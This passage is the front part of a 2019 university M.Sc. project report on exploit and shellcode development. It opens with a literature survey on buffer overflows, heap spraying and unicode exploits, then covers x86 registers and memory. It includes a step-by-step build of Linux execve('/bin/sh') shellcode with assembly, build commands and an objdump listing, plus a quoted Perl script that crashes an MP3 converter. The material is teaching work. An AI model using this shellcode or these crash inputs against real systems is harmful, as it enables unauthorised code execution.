Exploit and Shellcode development

Minor Project submitted in fulfilment of the requirements for the Degree of

M.Sc. Digital Forensic and Information Security

Semester-II

By

Nitin Mathew

(000FSMSDS1819017)

Institute of Forensic Science

Gujarat Forensic Sciences University

Sector-09, Gandhinagar-382007, Gujarat – India

May, 2019

GUJARAT FORENSIC SCIENCES UNIVERSITY

INSTITUTE OF FORENSIC SCIENCE

DECLARATION BY THE SCHOLAR

I hereby declare that the minor project entitled **"Exploit and Shellcode Development"** embodies the work carried out by me under the supervision of **Dr. Parag Rughani**, Associate Professor, **Institute of Forensic Science, Gujarat Forensic Sciences University**. The work has been carried out at Institute of Forensic Science, Gujarat Forensic Sciences University.

_____

Nitin Mathew

MSc. Digital Forensic Science and Information Security

Institute of Forensic Science

Gujarat Forensic Sciences University

Gandhinagar, Gujarat, India

Date: 11th May, 2019

SUPERVISOR'S CERTIFICATE

This is to certify that the work submitted entitled " Exploit and Shellcode Development " by Nitin Mathew with Enrollment Number 000FSMSDS1819017 for the award of the Degree of M.Sc in Digital Forensic and Information Security, batch 2018-2020, Semester II at Institute of Forensic Science, Gujarat Forensic Sciences University, Gandhinagar, India is a bonafide record of her work carried out under my supervision and guidance.

_____

Dr. Parag Rughani
Associate Professor

Institute of Forensic Science
Gujarat Forensic Sciences University
Date: 11th May, 2019

INDEX

LIST OF FIGURES ..... **I**

ACKNOWLEDGEMENT ..... **II**

ABSTRACT ..... **III**

Literature survey (1) ..... **IV**

Literature survey (2) ..... **V**

Literature Review (3) ..... **VI**

Literature Review (4) ..... **VII**

Literature Review (5) ..... **VIII**

CHAPTER 1 ..... **1**

INTRODUCTION **1**

1.1 Concept 1

1.2 Purpose 1

1.3 Prerequisites for Exploit Writing 1

1.4 Types of Exploits: 2

1.5 Attack Methodologies 2

1.6 Steps for Writing an Exploit: 2

1.7 Shellcodes 3

1.8 NULL Byte 3

1.9 Types of Shellcodes: 4

1.10 Steps for writing Shellcode: 4

1.11 Introduction to Metasploit Framework: 4

1.12 Introduction to buffer based exploitation: Windows on x86 5

1.13 Memory management 5

1.14 Registers 6

Chapter 2 ..... **9**

Shellcode **9**

2.1 Description: 9

2.2 Writing your own shellcode 10

2.3 Assembly shell file 13

2.4 Taking the dump of the assembly file 13

2.5 Extracting the opcode from the dump 13

2.6 Let's run the shellcode with a c program 14

2.7 We'll compile the C file with the following options: 14
Chapter 3 14
Buffer overflow in c 15
3.1 Purpose 15
3.2 Configuration: 15
3.3 ASLR 15
3.4 Creating a vulnerable C program: 16
3.5 Using python to create a exploit 17
3.6 Debugging the Program 17
3.7 Memory Layout before buffer overflow 18
3.8 NOP 19
3.9 Selecting An address to place our shellcode: 21
3.10 Open the output file in a Hex Editor 22
3.11 Exploiting the Program 22
Chapter 4 23
Exploiting windows FTP server 23
4.1 Description 23
4.2 Configuration 24
4.3 Implementation 24
4.4 Testing plan 25
4.5 Writing a simple python program to connect to the ftp server 25
4.6 Opening the FTP server in the olly debugger 27
4.7 Check the crashing point of the program 27
4.8 Calculating the size of the buffer 29
4.9 Creating pattern 29
4.10 Pattern offset 31
4.11 Exploiting a DLL 33
4.12 Generating shellcode from Metasploit 36
4.13 Exploiting the system 38
CONCLUSION 39
FUTURE SCOPE 40
References 41

LIST OF FIGURES

Figure 1:Structure of stack ..... *IV*
Figure 2:C shell *10*
Figure 3:Running the C shell. *10*
Figure 4: Assembly equivalent of C shell *11*
Figure 5:assemble *13*
Figure 6:Objdump *13*
Figure 7: Extracting shellcode *14*
Figure 8:Running shellcode *14*
Figure 9:Running shellcode *14*
Figure 10:Disable ASLR *15*
Figure 11:Vulnerable Program *16*
Figure 12:./bo2 ..... *16*
Figure 13:Python exploit *17*
Figure 14:./bo2 ..... *17*
Figure 15: memory layout *18*
Figure 16: before overflow *18*
Figure 17:overflow. *19*
Figure 18:NOP *20*
Figure 19:NOP1 ..... *20*
Figure 20:Return pointer *21*
Figure 21:Modified exploit *21*
Figure 22:Hexedit *22*
Figure 23:Exploit *22*
Figure 24:Exploit-db *24*
Figure 25:War-ftp *24*
Figure 26:connect War-ftp *25*
Figure 27:Connect script *26*
Figure 28:Connect script1 ..... *26*
Figure 29:Connect script2 ..... *27*
Figure 30:craft exploit. *28*
Figure 31:Checking the debugger *28*
Figure 32:Stack Layout *29*
Figure 33:pattern_create.rb *30*
Figure 34:pattern to exploit file *30*
Figure 35:EIP *31*
Figure 36:pattern_offset.rb *31*
Figure 37:Modify Exploit *32*
Figure 38:connect *33*
Figure 39:Exploiting a dll *34*
Figure 40:JMP ESP *34*
Figure 41:little endian address *35*
Figure 42:metasploit shellcode *36*
Figure 43:copy shellcode to exploit *37*
Figure 44:Modify the payload *37*
Figure 45: exploit *38*

ACKNOWLEDGEMENT

I am using this opportunity to express my thankfulness to everyone who supported me throughout the minor project. I am thankful for their aiming guidance, invaluably constructive condemnation and friendly advice during the project work. I am sincerely grateful to them for sharing their truthful and illuminating views on a number of issues related to the project.

I express my warm thanks to Dr. Parag Rughani for his support and guidance.

I would also thank all classmates who directly or indirectly helped me out to complete my project.

I sincerely thanks to my parents and family member who are always around me to motivate all the time.

Thank you,

Nitin Mathew

ABSTRACT

In this growing world of technology nothing is secure the applications might have some loopholes or vulnerabilities that can be exploited by the hacker in the wild. As a security professional our job is to check for those vulnerabilities how it occurs how it can be exploited so in this project we will look at two types of buffer overflow vulnerability and learn how to exploit them by writing our own exploit and we will also learn shellcode development which we will use in our one of the exploit. This project can be divided into four parts basic introduction then literature survey in which we will discuss about a research paper and the next part will be of exploiting a C program and the last part will consist of exploiting a windows FTP application.

LITERATURE SURVEY (1)

Vanilla Buffer Overflow

John Ombagi

This paper talks about installment of this exploit development tutorial covered handy tools that can be used to write a basic Perl exploit. Now it's time to get the background knowledge required for exploit writing. Basic information about arrangement of pointers and memory is critical for this. Process memory contains various aspects dedicated to certain activities. The instruction pointer lies in the memory's code segment, whereas buffers can be found at the data segment. The stack segment has stack pointers that help us directly access stacks using regular functions like PUSH and POP operations.



Figure 1:Structure of stack

As seen in the above diagram, the memory is divided into two parts between addresses 0x00000000 and 0xffffffff. The first half goes to the user space, whereas the second belongs to the kernel space. As we have seen earlier in our exploit development tutorial, there will be an overflow when a program crashes. As the "space for user variable" gradually overflows, base pointers and instruction pointers get overwritten. Once we confirm (with the help of a debugger) that the instruction pointer is overwritten by user values, we can code an exploit to execute.

LITERATURE SURVEY (2)

Stack Based Overflows

Corelanc0d3r

This paper talks about a buffer overflow vulnerability in Easy RM to MP3 Conversion Utility which was reported by a hacker name “Crazy_Hacker”.

When the application opens a malformed m3u file the application crashes, so it is confirming that it has buffer overflow vulnerability. In order to exploit it we’ll use the following simple Perl script to create a .m3u file that may help us to discover more information about the vulnerability.

```
my $file= "crash.m3u";
my $junk= "\x41" x 30000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

After running this file, the application crashes, once the application crashes we need to control the EIP for that we run the program in the debugger and check the point of crash.

We need an area where we can write our code (at least 144 bytes large. If you do some more tests with longer patterns, you will see that you have even more space… plenty of space in fact)
a register that directly points at our code, at address 0x000ff730

Now we need to build real shellcode and tell EIP to jump to the address of the start of the shellcode. We can do this by overwriting EIP with 0x000ff730. When we run it the application will be exploited.

LITERATURE REVIEW (3)

Heap Spraying Demystified

Corelanc0d3r

This paper talks about heap spraying on IE8. Although there are a number of public exploits available that target IE8 and other browsers, the exact technique to do so has not been really documented in detail. A good example of such an exploit is the Metasploit module for MS11_050, including DEP bypass targets for IE8 on XP and Windows 7, which were added by sinn3r. Here is a detailed overview on what heap spraying is, and how to use it on old and newer browsers. This paper also looks at heap spraying for non-browser applications.

Next, I'll talk about precision heap spraying, which is often a requirement to make DEP bypass exploits work on IE8 and newer browsers if your only option is to use the heap.

It has some of authors own research on getting reliable heap spraying to work on newer browsers such as Internet Explorer 9 and Firefox 9.

As you can see, the main focus will be on Internet Explorer, but we'll also talk about Firefox and explain how to optionally tweak a given technique to make it functional on Firefox as well.

Heap spraying has nothing to do with heap exploitation. Heap spraying is a payload delivery technique. It takes advantage of the fact that you have the ability to put your payload at a predictable address in memory, so you can easily jump or return to it.

LITERATURE REVIEW (4)

FLEXPAPER <= 2.3.6 REMOTE COMMAND EXECUTION

Red Timmy Security

FlexPaper is an open source project, released under GPL license, quite widespread over the internet. It provides document viewing functionalities to web clients, mobile and tablet devices. At least until 2014 the component has been actively used by WikiLeaks, when it was discovered to be affected by a XSS vulnerability subsequently patched1. The remote command execution vulnerability hereby descripted has remained 0day until being reported to vendor in April 2018. Around one year ago we discovered a Remote Command Execution vulnerability on FlexPaper (https://www.flowpaper.com). The vendor was immediately contacted and a CVE registered (2018-11686). However the vulnerability itself has remained undisclosed until now, regardless the fact that a patch has been issued with the release 2.3.7 of the project (https:// flowpaper.com/GPL/FlexPaper_2.3.7.zip).

LITERATURE REVIEW (5)

This paper talks about unicode exploits. You may (or may not) have encountered a situation where you've performed a stack buffer overflow, overwriting either a RET address or a SEH record, but instead of seeing 0x41414141 in EIP, you got 0x00410041.

Sometimes, when data is used in a function, some manipulations are applied. Sometimes data is converted to uppercase, to lowercase, etc… In some situations data gets converted to unicode. When you see 0x00410041 in EIP, in a lot of cases, this probably means that your payload had been converted to unicode before it was put on the stack.

For a long time, people assumed that this type of overwrite could not be exploited. It could lead to a DoS, but not to code execution.

In 2002, Chris Anley wrote a paper showing that this statement is false. The term "Venetian Shellcode" was born.

In Jan 2003, a phrack article was written by obscou, demonstrating a technique to turn this knowledge into working shellcode, and about one month later, Dave Aitel released a script to automate this process.

In 2004, FX demonstrated a new script that would optimize this technique even further.

Finally, a little while later, SkyLined released his famous alpha2 encoder to the public, which allows you to build unicode-compatible shellcode too. We'll talk about these techniques and tools later on.

This is 2009 – here's my tutorial. It does not contain anything new, but it should explain the entire process, in just one document.

In order to go from finding 0x00410041 to building a working exploit, there are a couple of things that need to be clarified first. It's important to understand what unicode is, why data is converted to unicode, how the conversion takes place, what affects the conversion process, and how the conversion affects the process of building an exploit.

CHAPTER
1 INTRODUCTION

1.1 CONCEPT

- Exploit is a piece of Software Code written to take advantage of bugs is an application or software. Exploits consist of payload and a piece of code to inject the payload in to Vulnerable Application.

1.2 PURPOSE

- The main purpose is to get Access of the system and control the System. However, it is not necessary that every Vulnerability will results in the Target being Compromise. It can range from anything between DOS (Denial of Service) i.e. Making the Application Crash to Code Execution.

1.3 PREREQUISITES FOR EXPLOIT WRITING

- Understanding of any programming languages and
- Knowledge of Memory Management and addressing.
- Assembly Language mnemonics
- Assembly Language opcodes
- Stacks
- Heap
- Buffer
- Reference and pointers
- Registers

1.4 TYPES OF EXPLOITS:

Exploits are generally categorized using the following criteria:

- The type of Flaw which is taken advantage of, such as BOF or Dangling Pointer.
- Remote or Local – Remote Exploits refer to vulnerabilities which can be exploited from a Network, remotely while local exploits need to be executed on the same machine. RCE are more critical and important then Local Exploits, since user interaction is almost removed.
- The result of the exploit (Privilege Escalation, DoS, RCE, etc...)

1.5 ATTACK METHODOLOGIES

Remote Exploit

- Remote exploits are those exploits which can be executed on the remote system for example a FTP server taking a malicious input from a client machine resulting into a buffer overflow which gives access to whole server.
- Remote exploits tend to exploit the services running on the system to gain access to systems. They are generally non-root and not the SYSTEM services
- Remote exploits are carried out over a network (remotely).

Local Exploit

- Local exploits are those exploits which can only be executed on the local machine where the vulnerability has been found and cannot be mutated to a remote exploit.
- Local exploits usually exist in the applications that are locally installed on the System and results in privileges escalation.

1.6 STEPS FOR WRITING AN EXPLOIT:

- First of all, Identify and analyze application for any vulnerability.
- Attach it with a debugger and try to see if you are able to overwrite the return value or not, by giving some input to the Vulnerable Application.
- If You do succeed, then try to automate this process by using any scripting language like Perl or Python to make your work easier.

- Try to find an address from the DLL's that are loaded in the ram where you can inject the Shellcode and redirect the execution flow to this address.

1.7 SHELLCODES

Shellcodes are set of instruction which uses system calls and are used by exploits for carrying out some actions on client's machines.

- Shellcodes are executed after a vulnerability is exploited, and they are working machine instructions in a character array within an exploit source code.
- Shellcodes are very operating system dependent, as we have different system calls in different operating system, even in windows itself, different service packs involved different system calls, it means a shellcode written for SP2 may be not be executed in SP3.
- Shellcodes are machine instruction which are used to directly processed by the desired instruction at memory location.

1.8 NULL BYTE

- Shell functions are usually injected via string functions such as read(), sprintf() and strcpy() and most of string functions expect NULL byte termination.
- If in case you have created a Shellcode using system call numbers and opcodes, then next thing you need to do is to look for null bytes and remove them from your shellcode, otherwise your shellcode becomes unusable.
- Null byte in shellcodes looks like "\0x00".
- It is important to make sure that your Shellcode does not contain any null bytes because if in case your exploits become successful and your null byte contained Shellcode executes, it will give you no results at all.

1.9 TYPES OF SHELLCODES:

- Remote Shellcodes
- Download and execute
- Staged
- Egg Hunt
- Omelet
- Local Shellcodes
- Execve Shellcode
- Setuid Shellcode
- Chroot Shellcode
- Windows shellcode

1.10 STEPS FOR WRITING SHELLCODE:

- Write the code in assembly language or in C language and disassemble it using Gdb or Ollydbg.
- Get the argument (args) and syscall ID's from long list of syscall ID's for the operating system you are targeting the shellcode for.
- Convert the assembly codes in to opcodes and eliminate null bytes from it.
- Compile it and Execute
- Now, Inject the running code into the previous working exploit to check if its working or not.

1.11 INTRODUCTION TO METASPLOIT FRAMEWORK:

The Metasploit Project is an open-source computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.

1.12 INTRODUCTION TO BUFFER BASED EXPLOITATION: WINDOWS ON X86

Before starting we must know about the basic concepts, so that we can know what are the terms that are being used in this buffer based exploitation series.

Vulnerability:

In the terms of computer security, a vulnerability is a weakness or a loophole that can be exploited by an attacker to gain access to unauthorized resources.

Exploit:

An exploit is an attack on a system that takes advantage of a vulnerability that is present on the system.

0day:

A 0day vulnerability is a computer software vulnerability that is unknown to the developer and the vendor of the software.

Fuzzer:

Fuzzing or fuzz testing is an automated way of testing for software based vulnerabilities that involves giving invalid, unexpected, or random data as input to a program and monitoring the exceptions such as crashes or memory leaks etc.

1.13 MEMORY MANAGEMENT

- When a program is executed in windows, the program memory is organized in the following manner:
- Various elements of the program are mapped into memory.
- At first, the OS creates a virtual address space in which the program will run. This address space includes the actual program instructions as well as any required data.

- Next, data is loaded from the program's exe file to the newly created address space. There are three segments: .text, .bss , and .data . The .text segment is mapped as read-only, whereas .data and .bss are writable. The .bss and .data segments are reserved for global variables. The .data segment contains static initialized data, and the .bss segment contains uninitialized data.
- The last segment, .text , it contains the program instructions.
- Finally, the stack and the heap are initialized. The stack is a data structure, more specifically a Last in First Out (LIFO) data structure, which means that the most recent data placed, or pushed, onto the stack is the next item to be removed, or popped, from the stack.
- A LIFO data structure is ideal for storing transitory information, or information that does not need to be stored for a lengthy period of time. The stack stores local variables, information relating to function calls, and other information used to clean up the stack after a function or procedure is called.
- Stack grows down the address space: as more data is added to the stack, it is added at increasingly lower address values.

1.14 REGISTERS

***Processor Registers*:**

There are ten 32-bit and six 16-bit processor registers in IA-32

(Intel Architecture, 32-bit) architecture.

The registers are grouped into three categories:

- General registers
- Control registers
- Segment registers

The general registers are further divided into the following groups:

- Data registers
- Pointer registers
- Index registers

Data Registers

- Four 32-bit data registers are used for arithmetic, logical and other operations. These 32-bit registers can be used in three ways:
    - As complete 32-bit data registers: EAX, EBX, ECX, EDX.
    - Lower halves of the 32-bit registers can be used as four 16-bit data registers: AX, BX, CX and DX.
    - Lower and higher halves of the above-mentioned four 16-bit registers can be used as eight 8-bit data registers: AH, AL,BH, BL, CH, CL, DH, and DL.

Pointer Registers

- The pointer registers are 32-bit EIP, ESP and EBP registers and corresponding 16-bit right portions IP, SP and BP.
- There are three categories of pointer registers:

Instruction Pointer (IP)

- The 16-bit IP register stores the offset address of the next instruction to be executed. IP in association with the CS register (as CS:IP) gives the complete address of the current instruction in the code segment.

Stack Pointer (SP)

- The 16-bit SP register provides the offset value within the program stack. SP in association with the SS register (SS:SP) refers to be current position of data or address within the program stack.

Base Pointer (BP)

- The 16-bit BP register mainly helps in referencing the parameter
- variables passed to a subroutine. The address in SS register is combined with the
- offset in BP to get the location of the parameter. BP can also be combined with DI and
- SI as base register for special addressing.

Index Registers

- The 32-bit index registers ESI and EDI and their 16-bit rightmost portions SI and DI are used for indexed addressing and sometimes used in addition and subtraction.

Source Index (SI)

- It is used as source index for string operations

Destination Index (DI)

- It is used as destination index for string operations.

Control Registers

- The 32-bit instruction pointer register and 32-bit flags register combined are considered

as the control registers. Many instructions involve comparisons and mathematical calculations and change the status of the flags and some other conditional instructions test the value of these status flags to take the control flow to other location.

Segment Registers

- Segments are specific areas defined in a program for containing data, code and stack.
- There are three main segments:
    - **Code Segment**: it contains all the instructions to be executed. A 16-bit Code Segment register or CS register stores the starting address of the code segment.
    - **Data Segment:** it contains data, constants and work areas. A 16-bit Data Segment register or DS register stores the starting address of the data segment.
    - **Stack Segment:** it contains data and return addresses of procedures or subroutines. It is implemented as a 'stack' data structure. The Stack Segment register or SS register stores the starting address of the stack.

CHAPTER
2 SHELLCODE

We will not go in too deep but a basic understanding of shellcode. Writing a C program to spawn a shell. We'll be executing **/bin/sh** using the **execve().** Looking at the man pages of **execve()**:

2.1 DESCRIPTION:

execve**()** executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form:

```
#! interpreter [optional-arg]
```

For details of the latter **case**, see "Interpreter scripts" below.

argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename associated with the file being executed. envp is an array of strings, conventionally of the form key=value, which are passed as environment to the new program. Both argv and envp must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as:

```
int main(int argc, char *argv[], char *envp[])
```



Figure 2:C shell

- Now we will execute the program and check whether it gives a shell or not.

Figure 3:Running the C shell

- Program executed successfully and we got the root shell

2.2 WRITING YOUR OWN SHELLCODE



Figure 4: Assembly equivalent of C shell

- First of all, the call Shellcode will be called. From call Shellcode the call to shellcode will be made. This call will store the address of the string "/bin/shNAAAABBBB" onto the stack. We have used the string "/bin/shNAAAABBBB" instead of "/bin/sh" because we also need to have some memory locations from where we can load the parameters of the execve call to the registers. Now let's start writing the contents of the shellcode. First of all, we'll store the address of the first byte of string "/bin/shNAAAABBBB" into esi.

```
pop     esi
```

- Next we'll clear out eax by XOR it with itself.

```
xor     eax, eax
```

- Next we'll NULL terminate the "/bin/sh" string. We also do this so that we can use the same address for our argv array whose contents are "/bin/sh" followed by NULL. The eax register has been filled with NULLs from our previous instruction. The al register is a 8 bit register within the eax register which too is therefore NULL. We'll copy the value of the al register over the 'N' character in the string "/bin/shNAAAABBBB". The offset of 'N' from the start of the string is 7. Therefore, our instruction will be:

```
mov    [esi + 7], al
```

- Next we'll be loading the address of our string "/bin/sh" into the ebx register. We can do it in 2 ways, using:

```
mov     ebx, esi
or
lea     ebx, [esi]
```

Since both these instructions amount to 2 bytes (\x89\xf3 and \x8d\x1 irrespectively), it won't make any difference to the length of the shellcode.

- Next we'll be loading the address of the argv array into the ecx. Bear in mind, it's an address of an array, so it will be something like a pointer to pointer. We'll first need to copy the address of the array ("/bin/sh" followed by NULL) to a memory location. Next, we'll load the address of this memory location into the ecx register. The memory location we'll be using is the location of 'AAAA' in our string "/bin/shNAAAABBBB"

```
mov long [esi + 8], ebx
lea     ecx, [esi + 8]
```

- Next we'll be loading the address of four NULL bytes into the edx register. We'll first copy 4 NULL bytes from the eax register to the memory location of 'BBBB' in our initial string '/bin/sh/NAAAABBBB'. Then, we'll load the address of this memory location into the edx register.

```
mov long  [esi + 12], eax
lea     edx, [esi + 12]
```

- Finally, we'll load the syscall number (11 or 0xb) to the eax register. However, if we use eax in our instruction, the resulting shellcode will contain some NULL(\x00) bytes and we don't want that. Our eax register already is NULL.

- So we'll just load the syscall number to the al register instead of the entire eax register. Finally, we'll make the system interrupt.

```
mov byte al, 0x0b
int      0x80
```

2.3 ASSEMBLY SHELL FILE

- Compiling the assembly
- Linking the files

```
eye@Oneeyedpirate:~/Documents/bufferoverflow/show$ nano shell.asm
eye@Oneeyedpirate:~/Documents/bufferoverflow/show$ nasm -f elf shell.asm
eye@Oneeyedpirate:~/Documents/bufferoverflow/show$ ld -o shell shell.o -m elf_i386
```

Figure 5:assemble

2.4 TAKING THE DUMP OF THE ASSEMBLY FILE

- Taking the opcode from it.

```
eye@Oneeyedpirate:~/Documents/bufferoverflow/show$ objdump -d shell

shell:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       eb 18                   jmp    804901a <callShellcode>

08049002 <shellcode>:
 8049002:       5e                      pop    %esi
 8049003:       31 c0                   xor    %eax,%eax
 8049005:       88 46 07                mov    %al,0x7(%esi)
 8049008:       8d 1e                   lea    (%esi),%ebx
 804900a:       89 5e 08                mov    %ebx,0x8(%esi)
 804900d:       8d 4e 08                lea    0x8(%esi),%ecx
 8049010:       89 46 0c                mov    %eax,0xc(%esi)
 8049013:       8d 56 0c                lea    0xc(%esi),%edx
 8049016:       b0 0b                   mov    $0xb,%al
 8049018:       cd 80                   int    $0x80

0804901a <callShellcode>:
 804901a:       e8 e3 ff ff ff          call   8049002 <shellcode>
 804901f:       2f                      das
 8049020:       62 69 6e                bound  %ebp,0x6e(%ecx)
 8049023:       2f                      das
 8049024:       73 68                   jae    804908e <callShellcode+0x74>
 8049026:       4e                      dec    %esi
 8049027:       41                      inc    %ecx
 8049028:       41                      inc    %ecx
 8049029:       41                      inc    %ecx
 804902a:       41                      inc    %ecx
 804902b:       42                      inc    %edx
 804902c:       42                      inc    %edx
 804902d:       42                      inc    %edx
 804902e:       42                      inc    %edx
```

Figure 6:Objdump

2.5 EXTRACTING THE OPCODE FROM THE DUMP

- **for** i **in** `objdump -d shellspawned | tr '\t' ' ' | tr ' ' '\n' | egrep '^[0-9a-f]{2}$' ` ; **do** echo -n "\x$i" ; **done**



Figure 7: Extracting shellcode

2.6 LET'S RUN THE SHELLCODE WITH A C PROGRAM

